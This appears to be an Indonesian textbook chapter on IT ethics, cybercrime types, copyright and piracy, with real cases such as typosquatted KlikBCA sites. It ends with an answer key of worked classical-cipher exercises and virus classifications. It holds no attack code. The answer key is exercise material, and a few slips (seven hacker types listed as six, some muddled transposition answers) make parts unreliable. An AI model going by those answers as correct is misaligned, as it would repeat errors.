Cara penanganan agar etika diperhatikan oleh setiap pengguna

Penanganan agar etika diperhatikan oleh setiap pengguna adalah karena etika terkait dengan bidang hukum, maka pengguna harus mengetahui undang–undang yang membahas tentang HAKI (hak atas kekayaan intelektual) dan pasal–pasal yang membahas hal tersebut.Hukum Hak Cipta bertujuan melindungi hak pembuat dalam mendistribusikan , menjual , atau membuat turunan dari karya tersebut. Perlindungan yang di dapatkan oleh pembuat (author) yakniperlindungan terhadap penjiplakan (plagiat) oleh orang lain. Hak cipta sering di asosiasikan sebagai jual beli lisensi, namun distribusi hak cipta tersebut tidak hanya dalam konteks jual beli, sebab bisa saja seorang pembuat karya membuat pernyataan bahwa hasil karyanya bebas dipakai dan di distribusikan.

Antisipasi Pelanggaran Hak Cipta

Guna mengantisipasi terhadap pelanggaran hak cipta, maka dapat dilakukan langkah langkah antara lain:

1. Membuat ketentuan layanan (*Terms of Condition* atau *Terms of Service*) mengenai pembatasan tanggung jawab.
2. Mengembangkan prosedur pemblokiran dan pemutusan layanan yang tepat.

Menghargai Karya Orang Lain antara lain dengan cara:

1. Tidak memakai program komputer bajakan
2. Membuat salinan cadangan program komputer orisinil semata-mata untuk dipakai sendiri
3. Menyebutkan sumber secara lengkap dan jelas ketika melakukan pengutipan informasi
4. Melakukan Pengutipan Sesuai Ketentuan

13.10 Isu-isu Pokok dalam Etika Teknologi Informasi

1. **Cyber Crime**

Merupakan kejahatan yang dilakukan seseorang atau kelompok orang dengan menggunakan komputer sebagai basis teknologinya.

- **Hacker** : seseorang yang mengakses komputer / jaringan secara ilegal
- **Cracker** : seseorang yang mengakses komputer / jaringan secara ilegal dan memiliki niat buruk
- **Script Kiddie** : serupa dengan cracker tetapi tidak memilki keahlian teknis
- **CyberTerrorist** : seseorang yang menggunakan jaringan / internet untuk merusak dan menghancurkan komputer / jaringan tersebut untuk alasan politis.

Contoh pekerjaan yang biasa dihasilkan dari para cyber crime ini adalah berkenaan dengan keamanan, yaitu:

Malware, bagiannya yaitu:

a. **Virus** : program yang bertujuan untuk mengubah cara bekerja komputer tanpa seizin pengguna
b. **Worm** : program-program yang menggandakan dirinya secara berulang-ulang di komputer sehingga menghabiskan sumber daya
c. **Trojan** : program / sesuatu yang menyerupai program yang bersembunyi di dalam program komputer kita.

2. **Denial Of Service Attack**

Merupakan serangan yang bertujuan untuk akses komputer pada layanan web atau email. Pelaku akan mengirimkan data yang tak bermanfaat secara berulang-ulang sehingga jaringan akan memblok pengunjung lainnya.

a. **BackDoor** : program yang memungkinkan pengguna tak terotorisasi bisa masuk ke komputer tertentu.
b. **Spoofing** : teknik untuk memalsukan alamat IP komputer sehingga dipercaya oleh jaringan.

3. **Penggunaan Tak Terotorisasi**

Merupakan penggunaan komputer atau data-data di dalamnya untuk aktivitas illegal atau tanpa persetujuan

4. **Phishing / pharming**

Merupakan trik yang dilakukan pelaku kejahatan untuk mendapatkan informasi rahasia.Jika phishing menggunakan email, maka pharming langsung menuju ke web tertentu.

a. Spam
   Email yang tidak diinginkan yang dikirim ke banyak penerima sekaligus.
b. Spyware
   Program yang terpasang untuk mengirimkan informasi pengguna ke pihak lain.

5. **Cyber Ethic**

Dampak dari semakin berkembangnya internet, yang didalamnya pasti terdapat interaksi antar penggunanya yang bertambah banyak kian hari, maka dibutuhkan adanya etika dalam penggunaan internet tersebut.

6. **Pelanggaran Hak Cipta**

Merupakan masalah tentang pengakuan hak cipta dan kekayaan intelektual, dengan kasus seperti pembajakan, cracking, illegal software. Berdasarkan laporan Bussiness Software Alliance (BSA) dan International

Data Corporation (IDC) dalam Annual Global Software Piracy 2007, dikatakan Indonesia menempati posisi 12 sebagai negara terbesar dengan tingkat pembajakan software.

7. **Tanggung Jawab Profesi TI**

Sebagai tanggung jawab moral, perlu diciptakan ruang bagi komunitas yang akan saling menghormati di dalamnya, Misalnya IPKIN (Ikatan Profesi Komputer & Informatika) semenjak tahun 1974.

Jenis Pelanggaran

a. Hacker

Hacker adalah adalah orang yang mempelajari, menganalisa, memodifikasi, menerobos masuk ke dalam komputer dan jaringan komputer, baik untuk keuntungan atau dimotivasi oleh tantangan.

Hacker berdasarkan pola pikirnya terdapat 6 jenis :

1. White Hat Hacker
2. Red Hat Hacker
3. Yellow Hat Hacker
4. Black Hat Hacker
5. Green Hat Hacker
6. Blue Hat Hacker
7. Grey Hat Hacker

Solusi Penanggulan serangan hacker adalah mencari kelemahan sistem jaringan atau bug-bug yang ada, karena hacker menyerang dengan memanfaatkan security hole yang ada pada sistem, sehingga ia dapat mengakses secara penuh targetnya. Keamanan juga harus selalu di-update setiap periode waktu karena hacker pasti selalu mencari cara baru untuk dapat menerobos targetnya.

b. Denial of Service Attack

Didalam keamanan computer, Denial of Service Attack (DoS Attack) adalah suatu usaha untuk membuat suatu sumber daya computer yang ada tidak bisa digunakan oleh para pemakai. Tidak bisa digunakan karena penyerang mengirim sebuah paket ke targetnya dengan jumlah yang banyak dan terus berulang sehingga sumber daya targetnya habis.

Denial of Service Attack mempunyai dua format umum :

1. Memaksa computer computer korban untuk mereset atau korban tidak bisa lagi menggunakan perangkat komputernya seperti yang diharapkannya.
2. Menghalangi media komunikasi antara para pemakai dan korba sehingga mereka tidak bisa lagi berkomunikasi.

Denial of Service Attack ditandai oleh suatu usaha eksplisit dengan penyerang untuk mencegah para pemakai memberi bantuan dari penggunaan jasa tersebut..

Contoh :

1. Mencoba untuk " membanjiri " suatu jaringan, dengan demikian mencegah lalu lintas jaringan yang ada.
2. Berusaha untuk mengganggu koneksi antara dua mesin., dengan demikian mencegah akses kepada suatu servce.
3. Berusaha untuk mencegah individu tertentu dari mengaksessuatu service.
4. Berusaha untuk menggangu service kepada suatu orang atau system spesifik.

Cara terbaik untuk mencegah DOS adalah dengan melakukan pencegahan, caranya adalah dengan :

1. Memasang Firewall
2. Menginstal IDS
3. Memeriksa jaringan secara reguler
4. Membuat tim khusus untuk mencegah dan mengatasi DDOS pada jaringan

c. Pelanggaran Piracy

Piracy adalah pembajakan perangkat lunak (software)
Contoh : pembajakan software aplikasi (Microsoft, lagu MP3,MP4, dll)
Keuntungan : biaya yang harus dikeluarkan user relative murah.
Kerugian : merugikan pemilik hak cipta (royalti) secara moral hal ini merupakan pencurian hak milik orang lain.
Solusi : gunakan software aplikasi open source.
Undang undang yang melindungi HAKI : UU no 19 tahun 2002.
Lima macam bentuk pembajakan perangkat lunak :

1. Memasukan perangkat lunak illegal ke harddisk.
2. Softlifting, pemakaian lisensi melebihi kapasitas
3. Penjualan CDROM illegal
4. Penyewaal perangkat lunak illegal
5. Download illegal

Solusi pencegahannya adalah dengan menghimbau masayarakat untuk menggunakan perangkat lunak yang asli. Mengatur UUD yang jelas tentang pembajakan ini dan hukumannya apabila melanggar.

d. Fraud

Merupakan kejahatan manipulasi informasi dengan tujuan mengeruk keuntungan yang sebesar besarnya. Biasanya kejahatan yang dilakukan adalah memanipulasi informasi keuangan.Sebagai contoh adanya situs lelang fiktif. Melibatkan berbagai macam aktifitas yang berkaitan dengan kartu kredit.

e. **Gambling**

Perjudian tidak hanya dilakukan secara konfensional, akan tetapi perjudian sudah marak didunia cyber yang berskala global. Dan kegiatan ini dapat diputar kembali dinegara yang merupakan “tax heaven” seperti cyman islands yang merupakan surga bagi money laundering.

13.11 Peran Etika Dalam Ilmu Pengetahuan Dan Teknologi

Perkembangan Ilmu Pengetahuan dan Teknologi berlansung sangat cepat. Dengan pekembangantersebut diharapkan akan dapat mempertahankan dan meningkatkan taraf hidup manusia.Untuk menjadi manusia secara utuh. Maka tidak cukup dengan mengandalkan IlmuPengetahuan dan Teknologi, manusia juga harus menghayati secara mendalam kode etik ilmu,teknologi dan kehidupan. Apabila manusia sudah jauh dari nalai-nilai, maka kehidupan ini akanterasa kering dan hampa. Oleh karena ilmu dan teknologi yang dikembangkan oleh manusiaharus tidak mengabaikan nilai-nilai kehidupan dan keluhuran.Penilaian seorang ilmuwan yang mungkin salah dan menyimpang dari norma, seyokyanya dapatdigantikan oleh suatu etika yang dapat menjamin adanya suatu tanggung jawab bersama, yaknipihak pemerintah, masyarakat serta ilmuwan itu sendiri.

13.12 Contoh Kasus Dalam Etika Komputer Dan Teknologi

Perkembangan dunia teknologi informasi saat ini merupakan suatu kemajuan yang sangat baik dalam hal teknologi informasi. Kita dapat memperoleh berbagai informasi dengan mudah, tanpa harus bersusah payah dalam memperoleh informasi tersebut. Dengan kemudahan-kemudahan yang didapatkan dalam dunia teknologi informasi kita dapat memperoleh hal positif maupun negatif dari perkembangan tersebut. Namun hal negatif pun banyak kita rasakan, mulai dari penipuan melalui internet, Cyber Crime, Spywere, pembobolan jaringan yang dapat merugikan pihak lain, bahkan penipuan yang memanfaatkan media jejaring sosial dalam dunia maya.Dengan kemudahan yang disediakan di dunia teknologi informasi inilah yang menimbulkan berbagai tindak kejahatan di dalam dunia maya. Kemudahan dalam membuat situs website baik yang berbayar atau yang geratis, maupun karna dilatar

belakangi oleh kebutuhan finansial dari sang pelaku atau bahkan ada yang menjadikan kejahatan didunia maya menjadi sebuah profesi yang menjanjikan.

Pembahasan mengenai beberapa hal kejahatan atau pelanggaran etika dalam dunia maya atau teknologi informasi, yaitu :

1. Data Forgery

Dunia perbankan melalui Internet (e-banking) Indonesia, dikejutkan oleh ulah seseorang bernama Steven Haryanto, seorang hacker dan jurnalis pada majalah Master Web. Lelaki asal Bandung ini dengan sengaja membuat situs asli tapi palsu layanan Internet banking Bank Central Asia, (BCA). Steven membeli domain-domain dengan nama mirip www.klikbca.com (situs asli Internet banking BCA), yaitu domain www.klik-bca.com, www.kilkbca.com, www.clikbca.com,
www.klickca.com. Dan www.klikbac.com. Isi situs-situs plesetan inipun nyaris sama, kecuali tidak adanya security untuk bertransaksi dan adanya formulir akses (login form) palsu. Jika nasabah BCA salah mengetik situs BCA asli maka nasabah tersebut masuk perangkap situs plesetan yang dibuat oleh Steven sehingga identitas pengguna (user id) dan nomor identitas personal (PIN) dapat di ketahuinya.

2. Cyber Espionage, Sabotage, and Extortion

Cyber Espionage merupakan kejahatan yang memanfaatkan jaringan internet untuk melakukan kegiatan mata-mata terhadap pihak lain, dengan memasuki sistem jaringan komputer pihak sasaran. Sabotage and Extortion merupakan jenis kejahatan yang dilakukan dengan membuat gangguan, perusakan atau penghancuran terhadap suatu data, program komputer atau sistem jaringan komputer yang terhubung dengan internet.

3. Cyberstalking

Kejahatan jenis ini dilakukan untuk mengganggu atau melecehkan seseorang dengan memanfaatkan komputer, misalnya menggunakan e-mail dan dilakukan berulang-ulang. Kejahatan tersebut menyerupai teror yang ditujukan kepada seseorang dengan memanfaatkan media internet. Hal itu bisa terjadi karena kemudahan dalam membuat email dengan alamat tertentu tanpa harus menyertakan identitas diri yang sebenarnya

4. kasus pelanggaran etika dalam dunia maya dan teknologi informasi

Pada tahun 1983, pertama kalinya FBI menangkap kelompok kriminal komputer The 414s(414 merupakan kode area lokal mereka) yang berbasis di Milwaukee AS. Kelompok yang kemudian disebut hacker tersebut melakukan pembobolan 60 buah komputer-komputer milik Pusat Kanker Memorial Sloan-Kettering hingga komputer milik Laboratorium Nasional Los Alamos. Salah

seorang dari antara pelaku tersebut mendapatkan kekebalan karena testimonialnya, sedangkan 5 pelaku lainnya mendapatkan hukuman masa percobaan.

5. Pelanggaran Hak Cipta di Internet

Seseorang dengan tanpa izin membuat situs penyayi-penyayi terkenal yang berisikan lagu-lagu dan liriknya, foto dan cover album dari penyayi-penyayi tersebut. Contoh : Bulan Mei tahun 1997, Group Musik asal Inggris, Oasis, menuntut ratusan situs internet yang tidak resmi yang telah memuat foto-foto, lagu-lagu beserta lirik dan video klipnya.

Alasannya:

Grup musik tersebut yang dapat menimbulkan peluang terjadinya pembuatan poster atau CD yang dilakukan pihak lain tanpa izin.

Solusi :

Pelanggaran hak cipta secara online juga mencakup pembajakan DMCA, layanan internet perlindungan hak cipta yang sedang berlangsung, layanan berlangganan perlindungan hak cipta secara online, anti-pembajakan perlindungan dan pelayanan pemberitahuan pelanggaran hak cipta dan pelanggaran hak cipta situs.

6.Pelanggaran Piracy

Piracy adalah pembajakan perangkat lunak (software). Apple iPhone berada di tengah kontroversi yang cukup besar awal tahun ini, di mana ketika para peneliti mengungkapkan adanya bug di sistem operasi perangkat iOS yang menyimpan data lokasi GPS dalam folder yang terlindungi. Informasi tersebut memungkinkan aparat penegak hukum, detektif swasta dan pihak lainnya menggunakan iPhone untuk melacak pengguna perangkat di setiap tempat di mana mereka berada, karena setiap saat iPhone melakukan ping ke sebuah menara seluler untuk GPS koordinat lalu disimpan pada perangkatnya. Ketika berita ini keluar, banyak protes yang mencuat dari kalangan pemilik smartphone tersebut.

Meskipun pada saat itu banyak pengguna yang protes, sebuah survei baru dari AdaptiveMobile menemukan bahwa 65 persen dari pemilik iPhone sebetulnya tidak menyadari fakta bahwa aplikasi yang mereka download ke perangkat mereka berpotensi melanggar privasi mereka. Survei AdaptiveMobile global ini dilakukan terhadap 1.024 pengguna iPhone.

Aplikasi berbahaya pada smartphone memang bukan kasus yang benar-benar baru. Pada sistem operasi Google Android pun pernah terdapat virus dan aplikasi yang mampu mencuri data.Untuk iPhone sendiri, Proses pemeriksaan perusahaan Apple cukup ketat sebelum aplikasi disetujui untuk dijual di App Store, namun salah satu ahli keamanan mencatat bahwa masih

banyak kemungkinan pengeksploitasian lubang keamanan di iOS yang berpotensi adanya pembajakan iPhone.

Sementara AdaptiveMobile menemukan bahwa sebagian besar pengguna iPhone tidak menyadari ancaman keamanan potensial pada perangkat mereka, ia juga menemukan bahwa 7 dari 10 pengguna cenderung menganggap pelanggaran privasi yang notabene merupakan sebuah kejahatan.

Dari sudut pandang AdaptiveMobile, kurangnya kesadaran beberapa pengguna iPhone membuat informasi mereka dapat dicuri bahkan membuat proses pencurian informasi tersebut lebih mudah. Kurangnya pengetahuan pengguna dapat menyebabkan cybercrime.

Alasan menggunakan pembajakan:

1. Lebih murah ketimbang membeli lisensi asli
2. Format digital sehingga memudahkan untuk disalin kemedia lain
3. Manusia cenderung mencoba hal baru
4. Undang undang hak cipta belum dilaksanakan dengan tegas
5. Kurangnya kesadaran dari masyarakat untuk menghargai ciptaan orang lain.

Solusi : gunakan software aplikasi open source.
Undang undang yang melindungi HAKI : UU no 19 tahun 2002.

Soal

1. Jelaskan pengertian etika teknologi informasi !
2. Apa saja Faktor penyebab pelanggaran kode etik profesi IT ?
3. Apa potensi kerugian yang disebabkan pemanfaatan teknologi informasi ?
4. sebutkan pelanggaran yang sering terjadi di dalam pemanfaatan TI ?
5. penanganan agar etika diperhatikan oleh setiap pengguna ?

LAMPIRAN JAWABAN

BAB I

1. Keamanan komputer adalah suatu cabang teknologi yang dikenal dengan nama keamananinformasi yang diterapkan pada komputer. Sasaran keamanan komputer antara lain adalah sebagai perlindungan informasi terhadap pencurian atau korupsi, atau pemeliharaan ketersediaan.
2. Penyebab meningkatnya kejahatan komputer, yaitu :
   a. Meningkatnya aplikasi berbasis IT dan jaringan computer, seperti :online banking, e-commerce, Electronic data Interchange (EDI).
   b. Lemahnya hukum IT yaitu esulitan penegak hukum dan belum adanya ketentuan yang pasti.
   c. Kompleksitas sistem yang digunakan, seperti pada penginstallan aplikasi yang tidak kompleks/tidak selesai
3. The High-Profile Intruder (Si Profil Tinggi) yaitu penyusup yang menggunakan system untuk mencapai popularitas dia sendiri, semakin tinggi system keamanan yang kita buat, semakin membuatnya penasaran. Jika dia berhasil masuk ke sistem kita maka ini menjadi sarana baginya untuk mempromosikan diri.
4. Fase – fase seorang hacker :
   a. Mundane
   b. Lamer (script kiddies)
   c. Wannabe
   d. Larva (newbie)
   e. Wizard
   f. Master of the master hacker.
5. Yang termasuk klasifikasi keamanan komputer yaitu :
   a. Keamanan yang bersifat fisik
   b. Keamanan yang berhubungan dengan orang (Personal)
   c. Keamanan dari data dan media serta teknik komunikasi
   d. Keamanan dalam operasi

BAB II

1. Interruption (Interupsi), Interception (Pengalihan), Modification (Pengubahan), Fabrication (Pemalsuan).
2. Contoh penyerangan interception yaitu :
   a. Wiretapping (penyadapan), (suatu kejahatan yang berupa penyadapan saluran komunikasi khususnya jalur yang menggunakan kabel.)

b. Sniffing, (adalah penyadapan terhadap lalu lintas data pada suatu jaringan komputer.)

3. Interupsi adalah pengerusakan informasi yang dikirimkan dalam jaringan, sehingga terpotong di tengah jalan dan gagal sampai ke tujuan. Serangan semacam ini menyerang ketersediaan suatu informasi ketika dibutuhkan (*availability)* suatu informasi.
4. Adapun dasar-dasar dari perancangan sistem yang aman adalah:
   a. Mencegah hilangnya data
   b. Mencegah masuknya penyusup
5. Yang termasuk dalam keamanan lokal berkaitan dengan user dan hak-haknya, yaitu:
   a. Beri mereka fasilitas minimal yang diperlukan.
   b. Hati-hati terhadap saat/dari mana mereka login, atau tempat seharusnya mereka login.
   c. Pastikan dan hapus rekening mereka ketika mereka tidak lagi membutuhkan akses

BAB III

1. Kriptografi adalah ilmu mengenai teknik enkripsi dimana “naskah asli” (plaintext) diacak menggunakan suatu kunci enkripsi menjadi “naskah acak yang sulit dibaca” (ciphertext) oleh seseorang yang tidak memiliki kunci dekripsi. Dekripsi menggunakan kunci dekripsi bisa mendapatkan kembali data asli.
2. Kriptografi memiliki beberapa aspek keamanan antara lain :
   a. Kerahasiaan (confidentiality)
   b. Otentikasi (authentication)
   c. Integritas (integrity)
   d. Nirpenyangkalan (Nonrepudiation)
3. *Cryptographic system (kriptografi sistem)* atau *cryptosystem (kriptosistem)* adalah suatu fasilitas untuk mengkonversikan plaintext ke ciphertext dan sebaliknya.
4. Karakteristik Cryptosystem yang baik:
   a. Keamanan sistem terletak pada kerahasiaan kunci dan bukan pada kerahasiaan algoritma yang digunakan.
   b. Cryptosystem yang baik memiliki ruang kunci (keyspace) yang besar.
   c. Cryptosystem yang baik akan menghasilkan ciphertext yang terlihat acak dalam seluruh tes statistik yang dilakukan terhadapnya.
   d. Cryptosystem yang baik mampu menahan seluruh serangan yang telah dikenal sebelumnya.
5. Jenis penyerangan jalur komunikasi

a. Sniffing: secara harafiah berarti mengendus, tentunya dalam hal ini yang diendus adalah pesan (baik yang belum ataupun sudah dienkripsi) dalam suatu saluran komunikasi. Hal ini umum terjadi pada saluran publik yang tidak aman. Sang pengendus dapat merekam pembicaraan yang terjadi.
b. Replay attack: Jika seseorang bisa merekam pesan-pesan handshake (persiapan komunikasi), ia mungkin dapat mengulang pesan-pesan yang telah direkamnya untuk menipu salah satu pihak.
c. Spoofing: Penyerang – misalnya Maman – bisa menyamar menjadi Anto. Semua orang dibuat percaya bahwa Maman adalah Anto. Penyerang berusaha meyakinkan pihak-pihak lain bahwa tak ada salah dengan komunikasi yang dilakukan, padahal komunikasi itu dilakukan dengan sang penipu/penyerang. Contohnya jika orang memasukkan PIN ke dalam mesin ATM palsu – yang benar-benar dibuat seperti ATM asli – tentu sang penipu bisa mendapatkan PIN-nya dan copy pita magentik kartu ATM milik sang nasabah. Pihak bank tidak tahu bahwa telah terjadi kejahatan.
d. Man-in-the-middle: Jika spoofing terkadang hanya menipu satu pihak, maka dalam skenario ini, saat Anto hendak berkomunikasi dengan Badu, Maman di mata Anto seolah-olah adalah Badu, dan Maman dapat pula menipu Badu sehingga Maman seolah-olah adalah Anto. Maman dapat berkuasa penuh atas jalur komunikas ini, dan bisa membuat berita fitnah.

BAB IV

1.

a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25

Pergeseran sebanyak 3 kali

d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	a	b	c
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25

Plaintext : POHON HIJAU
Ciphertext : **SRKRQKLMDX**

2.

a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25

Pergeseran sebanyak 5 kali

f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	a	b	c	d	e
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25

Plaintext : TELEVISI
Ciphertext : **YJQJANXN**

3. Plaintext : POHON HIJAU
   Kunci : HUTAN

a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
h	**u**	**t**	**a**	**n**	b	c	d	e	f	g	i	j	k	l	m	o	p	q	r	s	v	w	x	y	z

Ciphertext : **MLDLKDEFHS**

4. Plaintext : TANAH KERING
   Kunci 1 : KEMARAU
   Kunci 2 : PANAS

Kunci 1 : KEMARAU

a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
k	**e**	**m**	**a**	**r**	**u**	b	c	d	f	g	h	i	j	l	n	o	p	q	s	t	v	w	x	y	z

Kunci 2 : PANAS

a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
p	**a**	**n**	**s**	b	c	d	e	f	g	h	i	j	k	l	m	o	q	r	t	u	v	w	x	y	z

Ciphertext : **RHGHNDQMSGA**

5. Plaintext : KIPAS ANGIN
   Kunci 1 : PANAS
   Kunci 2 : DINGIN
   Kunci 3 : SEJUK

Kunci 1 : PANAS

a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
p	**a**	**n**	**s**	b	c	d	e	f	g	h	i	j	k	l	m	o	q	r	t	u	v	w	x	y	z

Kunci 2 : DINGIN

a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
d	**i**	**n**	**g**	a	b	c	e	f	h	J	k	l	m	o	p	q	r	s	t	u	v	w	x	y	z

Kunci 3 : SEJUK

a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
s	**e**	**j**	**u**	**k**	a	b	c	d	f	g	h	i	l	m	n	o	p	q	r	t	v	w	x	y	z

Ciphertext : **KEHNPNFBEF**

BAB V

1. Kode Geser (SEMANGAT)

a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25

Plaintext : SEMANGAT

S	E	M	A	N	G	A	T
18	4	12	0	13	6	0	19

Kode Kunci : 7

Caranya dengan menambahkan masing-masing angka plaintext dengan kode kunci 7, maka didapatkan:

S	E	M	A	N	G	A	T
18	4	12	0	13	6	0	19
25	11	19	7	20	13	7	0
Z	L	T	H	U	N	H	A

ciphertext yang didapatkan adalah **ZLTHUNHA**

2. Kode Geser (STAY AT HOME)

a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25

Plaintext : STAY AT HOME

S	T	A	Y	A	T	H	O	M	E
18	19	0	24	0	19	7	14	12	4

Kode Kunci : 10

Caranya dengan menambahkan masing-masing angka plaintext dengan kode kunci 10, maka didapatkan:

S	T	A	Y	A	T	H	O	M	E
18	19	0	24	0	19	7	14	12	4
2	3	10	8	10	3	17	24	22	14
C	D	K	I	K	D	R	Y	W	O

ciphertext yang didapatkan adalah **CDKIKDRYWO**

3. Kode Vigenere Angka


a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25

Plaintext : SELAMAT TINGGAL
Kunci : (2, 4, 6, 8, 10)

S	E	L	A	M	A	T	T	I	N	G	G	A	L
18	4	11	0	12	0	19	19	8	13	6	6	0	11
2	4	6	8	10	2	4	6	8	10	2	4	6	8
20	8	17	8	22	2	23	25	16	23	8	10	6	19
U	I	R	I	W	C	X	Z	Q	X	I	K	G	T

Ciphertext :**UIRIWCXZQXIKGT**

4. Kode Vigenere Huruf



Plaintext : MUSIM HUJAN
Kunci : BANJIR

Maka cara mendapatkan ciphertext nya yaitu :

Plaintext	M	U	S	I	M	H	U	J	A	N
Kunci	B	A	N	J	I	R	B	A	N	J
Ciphertext	N	U	F	R	U	Y	V	J	N	W

Ciphertext : **NUFRUYVJNW**

5. Kode Playfair

S	T	A	N	D
E	R	C	H	B
K	F	G	I	L
M	O	P	Q	U
V	W	X	Y	Z

Plaintext : TETAP BERSAMA

Plaintext	TE	TA	PB	ER	SA	MA
Ciphertext	SR	NA	UC	CR	NT	PS

Ciphertext :**SRNAUCCRNTPS**

BAB VI

1. Plaintext : INTERNET

1	2	3	4	5	6	1	2	3	4	5	6	1	2	3	4	5	6	1	2	3	4	5	6
I	N	T	E	R	N	E	T	X	X	X	X	X	X	X	X	X	X	X	X	X	X	X	X
3	5	1	6	4	2	3	5	1	6	4	2	3	5	1	6	4	2	3	5	1	6	4	2
T	R	I	N	E	N	X	X	E	X	X	T	X	X	X	X	X	X	X	X	X	X	X	X

Ciphertext : **TRINENXX**

2. Plaintext :KULIAH ONLINE

			I						I														
		L		A				L		N													
	U				H		N				E												
K						O																	

Ciphertext : **IILALNUHNEKO**

3. Ciphertext : KNMBAAHRU

1	2	3	4	5	6	1	2	3	4	5	6	1	2	3	4	5	6	1	2	3	4	5	6
K	N	M	B	A	A	H	R	U	A	N	A	A	K	K	E	T	Y	L	X	C	X	X	I
3	6	1	5	2	4	3	6	1	5	2	4	3	6	1	5	2	4	3	6	1	5	2	4
M	A	K	A	N	B	U	A	H	N	R	A	K	Y	A	T	K	E	C	I	L	X	X	X

Plainttext : **MAKAN BUAH**

4. Plaintext : MATAHARI PAGI CERAH

M	H	P	C	H
A	A	A	E	X
T	R	G	R	X
A	I	I	A	X

Ciphertext : **MHPCHAAAEXTRGRXAIIAX**

5. Plaintext : MOBIL BERWARNA BIRU
   Menggunakan teknik subtitusi dengan algoritma kode geser sebanyak 7.

A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F
M	O	B	I	L	B	E	R	W	A	R	N	A	B	I	R	U	X	X	X	X	X	X	X	X	X
S	U	H	O	R	H	K	X	C	G	X	T	G	H	O	X	A	D	D	D	D	D	D	D	D	D

Ciphertext dari hasil teknik subtitusi diubah menjadi ciphertext dengan teknik transposisi. Menggunakan teknik transposisi dengan teknik diagonal dengan kunci 5 x 5.

S	H	X	X
U	K	T	A
H	X	G	D
O	C	H	D
R	G	O	D

Ciphertext akhir yang dihasilkan adalah:
SHXXUKTAHXGDOCHDRGOD

BAB VII

1. Klasifikasi virus :
   a. Parasitic virus. Merupakan virus tradisional dan bentuk virus yang paling sering. Tipe ini mencantolkan dirinya ke file .exe. Virus mereplikasi ketika program terinfeksi dieksekusi dengan mencari file-file .exe lain untuk diinfeksi.
   b. Memory resident virus. Virus memuatkan diri ke memori utama sebagai bagian program yang menetap. Virus menginfeksi setiap program yang dieksekusi.
   c. Boot sector virus. Virus menginfeksi master boot record atau boot record dan menyebar saat sistem diboot dari disk yang berisi virus.
   d. Stealth virus. Virus yang bentuknya telah dirancang agar dapat menyembunyikan diri dari deteksi perangkat lunakantivirus.

e. Polymorphic virus. Virus bermutasi setiap kali melakukan infeksi. Deteksi dengan penandaan virus tersebut tidak dimungkinkan. Penulis virus dapat melengkapi dengan alat-alat bantu penciptaan virus baru (virus creation toolkit, yaitu rutin-rutin untuk menciptakan virus-virus baru). Dengan alat bantu ini penciptaan virus baru dapat dilakukan dengan cepat. Virus-virus yang diciptakan dengan alat bantu biasanya kurang canggih dibanding virus-virus yang dirancang dariawal.

2. Siklus hidup Virus :
   a. Fase tidur (dormant phase). Virus dalam keadaan menganggur. Virus akan tiba-tiba aktif oleh suatu kejadian seperti tibanya tanggal tertentu, kehadiran program atau file tertentu, atau kapasitas disk yang melewati batas. Tidak semua virus mempunyai tahap ini.
   b. Fase propagasi (propagation phase). Virus menempatkan kopian dirinya ke program lain atau daerah sistem tertentu di disk. Program yang terinfeksi virus akan mempunyai kloning virus. Kloning virus itu dapat kembali memasuki fase propagasi.
   c. Fase pemicuan (triggering phase). Virus diaktifkan untuk melakukan fungsi tertentu. Seperti pada fase tidur, fase pemicuan dapat disebabkan beragam kejadian sistem termasuk penghitungan jumlah kopian dirinya.
